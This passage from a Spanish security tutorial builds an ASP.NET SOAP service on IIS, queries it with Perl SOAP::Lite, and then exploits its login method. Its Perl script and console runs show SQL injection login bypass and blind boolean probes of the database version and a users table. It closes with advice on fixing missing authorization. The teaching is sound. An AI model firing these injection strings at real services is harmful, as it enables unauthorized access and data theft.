


Pues ya tenemos nuestro servicio web montado. Sólo nos queda publicarlo para que sea accesible desde la web:






Si accedemos a la carpeta donde tenemos el IIS podemos ver que se creó nuestro servicio:



Y si lo probamos desde el navegador, debería funcionar correctamente. Para ello accedemos a:


http://localhost/pruebasSW/Service1.asmx


Nota: desde localhost podemos interactuar con la BBDD pero si accedemos a la web remotamente (como veremos) sólo nos enumerará los servicios sin poder hacer nada.


Service1 Servicio Web - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://localhost/pruebasSW/Service1.asmx
Service1 Servicio Web
Service1
Las operaciones siguientes son compatibles. Para una definición formal, revise la descripción de servicios.
obtenerDatos
validarUsuario
Este servicio Web utiliza http://tempuri.org/ como espacio de nombres predeterminado.
Recomendación: cambiar el espacio de nombres predeterminado antes de hacer público el servicio Web XML.
Cada servicio Web XML necesita un espacio de nombres único para que las aplicaciones de cliente puedan distinguir este servicio de otros servicios del Web. http://tempuri.org/ está disponible para servicios Web XML que están en desarrollo, pero los servicios Web XML publicados deberían utilizar un espacio de nombres más permanente.
Debe identificar su servicio Web XML con un espacio de nombres que controle. Por ejemplo, puede utilizar el nombre de dominio de Internet de su compañía como parte del espacio de nombres. aunque muchos espacios de nombres de servicios Web XML parecen direcciones URL, éstos no pueden señalar a recursos reales en el Web. (Los espacios de nombres de los servicios Web XML son los URI.)
En los servicios Web XML que se crean con ASP.NET, se puede cambiar el espacio de nombres predeterminado utilizando la propiedad Namespace del atributo WebService. Este atributo es un atributo aplicado a la clase que contiene los métodos del servicio Web XML. A continuación se muestra un ejemplo de código que establece el espacio de nombres en "http://microsoft.com/webservices/":
C#
[WebService(Namespace="http://microsoft.com/webservices/")]
public class MyWebService {
// implementación
}
Visual Basic
<WebService(Namespace:="http://microsoft.com/webservices/")> Public Class MyWebService
' implementación
End Class
C++
[WebService(Namespace="http://microsoft.com/webservices/")]
public ref class MyWebService {
// implementación
};
Para obtener más detalles acerca de espacios de nombres XML, vea la sugerencia W3C en Espacio de nombres en XML.
Para obtener más detalles acerca de WSDL, vea Especificación WSDL.
http://localhost/pruebasSW/Service1.asmx?op=obtenerDatos

6. Probando el servicio web en remoto


Nos vamos al otro equipo y abrimos el navegador. Cargamos la ruta del servicio web de la misma forma que antes:





Como podemos ver, ahora ya no nos da opción a introducir datos. Para ello necesitamos un programa que interactúe con el WSDL.

Por último, para ver el XML del servicio web accederemos a la siguiente URL:



7. Creando un conector en perl

En mi caso voy a usar el otro equipo con Linux Debian.

Lo primero de todo será instalar el SOAP en perl. Lo podemos descargar en http://search.cpan.org/CPAN/authors/id/M/MK/MKUTTER/SOAP-Lite-0.710.08.tar.gz.

Tras descomprimirlo y entrar en la carpeta ejecutamos:

1. perl Makefile.PL
2. make
3. make test
4. sudo make install

Y ahora vamos a jugar un poco con el servicio web …

Primero vamos a obtener algo de información acerca del servidor web:

```
#!/usr/bin/perl

use SOAP::Lite +trace => 'debug';


my $soap = SOAP::Lite

    -> uri('http://tempuri.org')

    -> on_action( sub { join '/', 'http://tempuri.org', $_[1] } )

    -> proxy('http://192.168.2.5/pruebasSW/Service1.asmx');



my $method = SOAP::Data->name('validarUsuario')

    ->attr({xmlns => 'http://tempuri.org/'});



my $result = $soap->call($method)->result;
```

En ***uri*** escribimos el *namespace*. Este lo podemos encontrar accediendo a http://192.168.2.5/pruebasSW/Service1.asmx?WSDL en la etiqueta ***targetNamespace***:

<wsdl:definitions targetNamespace="http://tempuri.org/">

En ***proxy*** escribimos la URL con la que accedemos al servicio web.

En ***SOAP::Data*** escribimos el método al que queremos invocar. En este caso *validarUsuario*.

Al usar ***+trace => 'debug'*** obtendremos por pantalla la depuración de todo el proceso de conexión, mostrándonos bastante información interesante como:

```
SOAP::Transport::HTTP::Client::send_receive: HTTP/1.1 200 OK

Cache-Control: private, max-age=0

Connection: close

Date: Fri, 12 Mar 2010 16:28:37 GMT

Server: Microsoft-IIS/5.1

Content-Length: 373

Content-Type: text/xml; charset=utf-8

Client-Date: Fri, 12 Mar 2010 16:28:18 GMT

Client-Peer: 192.168.2.5:80

Client-Response-Num: 1

X-AspNet-Version: 2.0.50727

X-Powered-By: ASP.NET
```

Con esta información podemos ver la versión del servidor web y la versión de ASP entre otras cosas.

8. Explotando el servicio web

Ahora vamos a intentar explotar la función *validarUsuario* y para ello usaremos el siguiente script en perl:

```
#!/usr/bin/perl

#use SOAP::Lite +trace => 'debug';

use SOAP::Lite;


my ($user, $pass) = @ARGV ;


unless($ARGV[1]) {

        print "Uso: perl $0 <user> <pass>\n";

        exit 1;

}


my $soap = SOAP::Lite

    -> uri('http://tempuri.org')

    -> on_action( sub { join '/', 'http://tempuri.org', $_[1] } )

    -> proxy('http://192.168.2.5/pruebasSW/Service1.asmx');


my $method = SOAP::Data->name('validarUsuario')

    ->attr({xmlns => 'http://tempuri.org/'});


my @params = ( SOAP::Data->name(user => $user),

            SOAP::Data->name(pass => $pass) );
```

```
print $soap->call($method => @params)->result . "\n";
```

Y lo probamos desde la consola:

```
pepelux@debian:~$ perl conector1.pl pepelux 123456

true

pepelux@debian:~$ perl conector1.pl pepelux xxx

false

pepelux@debian:~$ perl conector1.pl "' or 'a'='a" "' or 'a'='a"

true

pepelux@debian:~$ perl conector1.pl xxx "' or 'a'='a"
true
```

Como se puede apreciar, un servicio web mal configurado es igual que cualquier otra web vulnerable. En este caso, con posibilidad de hacer inyecciones SQL.

Podemos dejar correr la imaginación …

```
pepelux@debian:~$ perl conector1.pl x "' or 'a'='a' and version()>5 and 'a'='a"

true

pepelux@debian:~$ perl conector1.pl x "' or 'a'='a' and version()>6 and 'a'='a"

false
pepelux@debian:~$ perl conector1.pl x "' or 'a'='a' and (select count(*) from
usuarios)>0 and 'a'='a"

true
```

Partiendo de aquí es muy sencillo hacer un script para extraer datos con los cientos de métodos de SQLi que hay.

Podríamos explotar también la otra función pero no voy a extenderme más ya que la finalidad de este texto no es volver a explicar cómo hacer inyecciones de SQL.

Si quieres seguir con las pruebas te recomiendo que leas esto: http://msdn.microsoft.com/en-us/library/ms995764.aspx donde se explica cómo enlazar desde perl con un servicios web. Y es que el segundo método no devuelve *true* o *false* sino una matriz de resultados y habría que extraer todos los datos ampliando un poco el script anterior.

Otro enorme fallo que se puede encontrar es, como en este caso, que existe una función que valida el usuario pero luego el resto de funciones no comprueban nada. Es decir, una aplicación web o un programa de escritorio, accederá al servicio web de forma ordenada:

1- solicitud de user/pass
2- llamada a función *validarUsuario(user, pass)*
3- si el resultado es true va al paso 5
4- muestra error y vuelve al paso 1
5- llamada a función *obtenerDatos(iduser)*

Este sería un paso lógico pero, tal y como hemos visto, si accedemos al servicio web directamente, podemos invocar a la función que queramos, sin necesidad de pasar por la validación.

Una implementación correcta sería:

validarUsuario(user, pass);
obtenerDatos(user,pass,iduser);

o bien:

validarUsuario(user, pass) → idsesion;
obtenerDatos(idsesion,iduser);

También se ha puesto bastante de moda el uso de servicios web para envío de mensajes a móviles. Imagina con un pequeño script todo lo que se podría hacer si no valida correctamente. Y es que, como he dicho antes, muchas veces sólo se piensa en los datos que nos van a mandar y no en implementar mecanismos de seguridad, ya que los usuarios que van a consumir ese servicio web, en teoría van a ser ellos mismos o los partners.